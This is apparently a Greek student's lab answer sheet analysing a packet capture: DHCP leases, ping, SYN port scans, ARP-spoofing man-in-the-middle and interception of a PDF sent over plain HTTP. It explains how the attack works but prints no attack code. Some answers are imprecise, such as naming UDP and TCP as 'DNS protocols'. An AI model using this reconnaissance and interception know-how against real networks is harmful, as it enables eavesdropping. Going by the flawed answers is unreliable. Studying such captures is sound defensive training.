1. Ποίο πρωτόκολλο είναι υπεύθυνο για την ανάθεση μιας IPv4 διεύθυνσης σε ένα προσαρμογέα (adapter);

   το πρωτόκολλο που είναι υπεύθυνο για την ανάθεση μιας IPv4 διεύθυνσης είναι το DHCP (ενώ το ARP αντιστοιχεί τις φυσικές διευθύνσεις (Ethernet) ενός


δικτύου με τις αντίστοιχες IP ώστε να επιτυγχάνετε η επικοινωνία μεταξύ των συστημάτων.)

i. Χρειάζεται ένας επιτιθέμενος να πραγματοποιήσει μια επίθεση MitM προκειμένου να συλλέξει πληροφορίες σχετικά με τους υπόλοιπους προσαρμογείς του δικτύου.

όχι, μπορεί να μάθει πληροφορίες σχετικά με τους άλλους adapter αν αρχίσει να στέλνει ARP πακέτα, επιπλέον κάθε υπολογιστής που βρίσκετε εντός συγκεκριμένου δικτύου διαθέτει ένα ARP πίνακα όπου υπάρχουν όλες οι αντιστοιχίες των MAC διευθύνσεων με τις IP διευθύνσεις των άλλων υπολογιστών του ίδιου δικτύου. ο επιτιθέμενος θα χρειαστεί να πραγματοποιήσει μια MitM επίθεση αν σκοπός του είναι να μπει ανάμεσα σε κάποια επικοινωνία μεταξύ άλλων υπολογιστών ή να προσποιηθεί ότι ο ίδιος είναι κάποιος άλλος

ii. Ποία είναι η IP διεύθυνση του προσαρμογέα που κάνει την ανάθεση των IP διευθύνσεων;

η IP του προσαρμογέα που κάνει τις αναθέσεις είναι η 192.168.56.1 (εγγραφή 3)




iii. Τι πληροφορίες μπορεί ο επιτιθέμενος να συλλέξει σχετικά με το δίκτυο παρατηρώντας αυτά τα πακέτα; (Εύρος διευθύνσεων IP και subnet)

ο επιτιθέμενος παρατηρώντας αυτά τα πακέτα μπορεί να καταλάβει την πολυπλοκότητα και την δομή του δικτύου, από πόσα πιθανά υπο-δίκτυα και από τι τύπου υπολογιστές (ή λειτουργικό) αυτό αποτελείτε.

2. Ποιες είναι οι εκχωρημένες διευθύνσεις IP για τους προσαρμογείς με τις παρακάτω MAC διευθύνσεις;

ελέγχοντας τις εγγραφές του αρχείου εντοπίζουμε ότι :

i. 08:00:27:8F:4C:61 - > 192.168.56.9
ii. 08:00:27:76:1F:7C - > 192.168.56.2 (εγγραφή 101)
iii. 08:00:27:0C:66:53 - > 192.168.56.3 (εγγραφή 111)



3. Όλοι τα παραπάνω προσαρμογείς έχουν λάβει την διεύθυνση IP τους από το πρωτόκολλο που περιγράφεται στο ερώτημα 1;

   όχι, στον προσαρμογέα με MAC 08:00:27:8F:4C:61 - > 192.168.56.9 δεν αποδόθηκε η IP από το DHCP πρωτόκολλο, επιπλέον δεν είναι απαραίτητο να έχει ανατεθεί IP διεύθυνση σε ένα προσαρμογέα προκειμένου να αλληλεπιδράσει με ένα τοπικό δίκτυο.


4. Ποία DNS πρωτόκολλα χρησιμοποιούνται σε αυτό το αρχείο?

   Τα DNS πρωτόκολλα που χρησιμοποιούνται είναι τα UDP και TCP

5. Στις εγγραφές από **102** έως **109** χρησιμοποιείτε το ICMP πρωτόκολλο

   i. Ποια είναι η χρησιμότητα του συγκεκριμένου πρωτοκόλλου στις παραπάνω εγγραφές;

      χρησιμοποιείτε η εντολή ping (αποστολή 8 πακέτων) από τον adapter με ip 192.168.56.9 προς τον adapter με ip 192.168.56.2



ii. Η IP πηγής συγκέντρωσε κάποια νέα πληροφορία μετά από αυτές τις αιτήσεις ICMP;

όχι, καθώς δεν έχει λάβει ακόμα κάποια απάντηση.

iii. Τι έχει προκύψει με τις απαντήσεις;

δεν έχουν ληφθεί ping replies κάτι το οποίο σημαίνει ότι έχουμε είτε μη ενεργό destination adapter ή μικρό ttl ώστε να μην έχουμε απόκριση ή ενδιάμεσο firewall που μπλοκάρει τα πακέτα

6. Μια σειρά από SYN πακέτα στέλνονται σε έναν προορισμό μεταξύ εγγραφών **120** και **2121**

i. Ποιος είναι ο σκοπός αυτών των πακέτων SYN;

αυτό που παρατηρούμε είναι ότι έχουν αποσταλεί εκατοντάδες syn πακέτα σε όλες τις πόρτες του adapter 192.168.56.2 από τον adapter με IP 192.168.56.9 με σκοπό να γίνει ανίχνευση των "θυρών" που είναι διαθέσιμες για σύνδεση (port scanning). η τεχνική ονομάζετε syn scanning και δημιουργεί μισές TCP συνδέσεις οι οποίες δεν ανιχνεύονται εύκολα από το στόχο.

ii. Ποιες νέες πληροφορίες για τον προορισμό συλλέχθηκαν από αυτά τα πακέτα SYN;

αυτό το οποίο μπορούμε να καταλάβουμε από τα πακέτα αυτά είναι ποιες πόρτες είναι διαθέσιμες. αν η πόρτα στον προορισμό στόχο απαντήσει με ένα πακέτο SYN+ACK τότε η πόρτα είναι διαθέσιμη (listening) αν πάλι

λάβουμε μια απάντηση RST τότε η πόρτα δεν είναι διαθέσιμη (πχ ssh-22 , no=149). επιπλέον έχουμε λάβει απαντήσεις Destination Unreachable το οποίο μας προϊδεάζει ότι οι πόρτες αυτές πιθανόν προστατεύονται/μπλοκάρονται

7. Μια σειρά από SYN πακέτα στέλνονται σε έναν προορισμό μεταξύ εγγραφών **2241** και **4250**

   i. Ποιος είναι ο σκοπός αυτών των πακέτων SYN;

   αυτό που παρατηρούμε είναι ότι έχουν αποσταλεί εκ νέου εκατοντάδες syn πακέτα από τον adapter 192.168.56.9 αυτή την φορά προς όλες τις πόρτες του adapter 192.168.56.3 με σκοπό να γίνει ανίχνευση των "θυρών" που είναι διαθέσιμες για σύνδεση (port scanning).

   ii. Ποιες νέες πληροφορίες για τον προορισμό συλλέχθηκαν από αυτά τα πακέτα SYN

   η πόρτα http - 80 στον adapter 192.168.56.3 είναι διαθέσιμη για σύνδεση αφού απάντησε με ένα SYN+ACK πακέτο.


8. Από τα παραπάνω ερωτήματα 7 και 8, τι είδους πακέτο επιστρέφει στην πηγή από τον προορισμό για να δείξει αυτές τις νέες πληροφορίες;

   όπως προαναφέραμε τα πακέτα που μας ενημερώνουν για αυτές τις πληροφορίες είναι αυτά που περιέχουν SYN+ACK και RST

9. Μεταξύ των εγγραφών **4365** και **4368** ένας προσαρμογέας χρησιμοποιεί το πρωτόκολλο ARP (Request/Reply)

   i. Ποιος είναι ο σκοπός του πρωτοκόλλου ARP και ποιος προσαρμογέας συλλέγει αυτή την πληροφορία (IP και MAC διεύθυνση);


   ο adapter 192.168.56.9 ζητάει από το δίκτυο μέσω του πρωτοκόλλου ARP να ενημερωθεί σε ποιον αντιστοιχούν οι συγκεκριμένες IP διευθύνσεις 192.168.56.2 και 192.168.56.3.



10. Μεταξύ των εγγραφών **4371** και **4382** ένας προσαρμογέας πλημμυρίζει το δίκτυο με ARP απαντήσεις

    i. Μπορεί να ισχύει κάτι τέτοιο χωρίς ένα αίτημα ARP να προηγηθεί; Γιατί;

    ναι, επιτρέπετε να σταλούν arp replies χωρίς να έχει γίνει κάποιο request προηγουμένως. είναι μια από τις αδυναμίες του συγκεκριμένου πρωτοκόλλου καθώς είναι "stateless". επιπλέον κάθε κόμβος που λαμβάνει ένα arp αίτημα replay ή request πρέπει να ενημερώνει την arp cashe του (πίνακας) με την πληροφορία που έλαβε.



ii. Τι θεωρείτε ύποπτο για αυτές τις απαντήσεις ARP;

αποστέλλονται πολλά arp replies από τον adapter 192.168.56.9 , μέσω των οποίων προσπαθεί να υπερχειλίσει την arp cache και να παρουσιάσει μια διαφορετική αντιστοιχία της IP και MAC διεύθυνσης που του αντιστοιχεί.


iii. Ποιοι προσαρμογείς (IP και MAC) επηρεάζονται από αυτές τις ARP απαντήσεις που πραγματοποιεί και ποιος είναι ο σκοπός πίσω από αυτές τις ARP απαντήσεις;

ο adapter 192.168.56.9 μέσω τον arp replies παρουσιάζετε στον adapter 192.168.56.2 ότι έχει ως IP διεύθυνση την 192.168.56.3 => 08:00:27:8F:4C:61 και στον 192.168.56.3 την 192.168.56.2 =>08:00:27:8F:4C:61. ουσιαστικά πραγματοποιείτε μια MitM επίθεση και σκοπός της αποστολής των πακέτων αυτών είναι να υποκλέψει την επικοινωνία των άλλων 2 adapter.

11. Ένας προσαρμογέας αποκτά πρόσβαση σε ένα διακομιστή HTTP


i. Σε τι είδους διακομιστής HTTP απέκτησε πρόσβαση;

Πληκτρολογούμε στο *filter : http* προκειμένου να απομονώσουμε τις εγγραφές που σχετίζονται με το πρωτόκολλο http. Επιλέγοντας την εγγραφή 4576 παρατηρούμε ότι ο server που προσπελάστηκε είναι τύπου Microsoft-IIS/7.5 . Η πληροφορία αυτή εμφανίζετε στο επίπεδο του πρωτοκόλλου Hypertext Transfer.



ii. Ποιές είναι οι διευθύνσεις IP και MAC του κεντρικού υπολογιστή του HTTP διακομιστή;

αυτό που παρατηρούμε είναι ότι στο επίπεδο Internet Protocol η IP διεύθυνση είναι 192.168.56.3 ενώ στο επίπεδο Ethernet η MAC διεύθυνση είναι η 08:00:27:8F:4C:61 (mac που κανονικά αντιστοιχεί στον 192.168.56.9)




12. Ένας από τους πελάτες κατέβασε ένα έγγραφο από το διακομιστή

i. Μπορεί ο επιτιθέμενος να συλλέξει με επιτυχία ολόκληρο το έγγραφο και θα μπορούσε να επιτύχει κάτι τέτοιο χωρίς την ενέργεια στο ερώτημα 11;

ο επιτιθέμενος είναι σε θέση να συλλέξει ολόκληρο το έγγραφο, αλλά είναι αναγκαίο πρώτα να ακολουθήσει το βήμα 11 για να αλλάξει τις καταχωρήσεις στους πίνακες arp cache

ii. Ποιος είναι ο τύπος εγγράφου που "κατέβασε";

Πληκτρολογούμε στο *filter : http contains GET* προκειμένου να εντοπίσουμε και να απομονώσουμε εκείνες τις εγγραφές που αιτούνται δεδομένα από ένα ιστοχώρο. Στην εγγραφή 4580 παρατηρούμε ότι κατέβηκε ένα αρχείο pdf το οποίο βρίσκετε στην διεύθυνση http://192.168.56.3/storage/DoD5200_1ph.pdf



iii. Ποιο είναι το περιεχόμενο σε αυτό το έγγραφο;

αφού επιλέξουμε την εγγραφή 4580 πατάμε δεξί κλικ και την επιλογή Follow TCP Stream και εντοπίζουμε τις παρακάτω πληροφορίες για το αρχείο

- Ποιος είναι ο τίτλος του εγγράφου (HINT: not the filename);


  /Title (DoD Guide to Marking Classified Documents, DoD 5200.1-PH)

- Ποιος είναι ο μήνας και το έτος δημοσίευσης του εγγράφου;

  Mon, 25 Feb 2013 06:37:43 GMT

- Ποιος εξέδωσε το συγκεκριμένο έγγραφο;

  /Producer (Acrobat PDFWriter 3.01 for Windows NT)



iv. Το θύμα έχει λάβει καμία ένδειξη ότι αυτό το αρχείο υποκλάπηκε;

όχι, το θύμα δεν αντιλαμβάνεται ότι το αίτημα του δεν αποστάλθηκε στον server αλλά πρώτα στον επιτιθέμενο καθώς αυτός με την σειρά του προωθεί στον server το αίτημα και στην στη συνέχεια όταν λάβει την απάντηση την προωθεί πίσω στον adapter που το αιτήθηκε αρχικά (Retransmission)

v. Θα μπορούσε η υποκλοπή αυτού του αρχείου να προληφθεί εντελώς με τη χρήση HTTPS;

όχι, το πρωτόκολλο HTTPS δεν μπορεί να εγγυηθεί ότι το αρχείο δεν θα πέσει στα χέρια του επιτιθέμενου. ασφαλώς με την χρήση κρυπτογραφικών διαδικασιών και αυθεντικοποίησης προσφέρουμε μεγαλύτερη ασφάλεια αλλά αυτό από μόνο του δεν φτάνει καθώς ο επιτιθέμενος μπορεί να διαθέτει εργαλεία ώστε να υποκλέψει τα credentials του θύματος ή να προκαλέσει DoS επιθέσεις. η καλύτερη λύση είναι static εγγραφές στον arp πίνακα. (firewall - filtering)

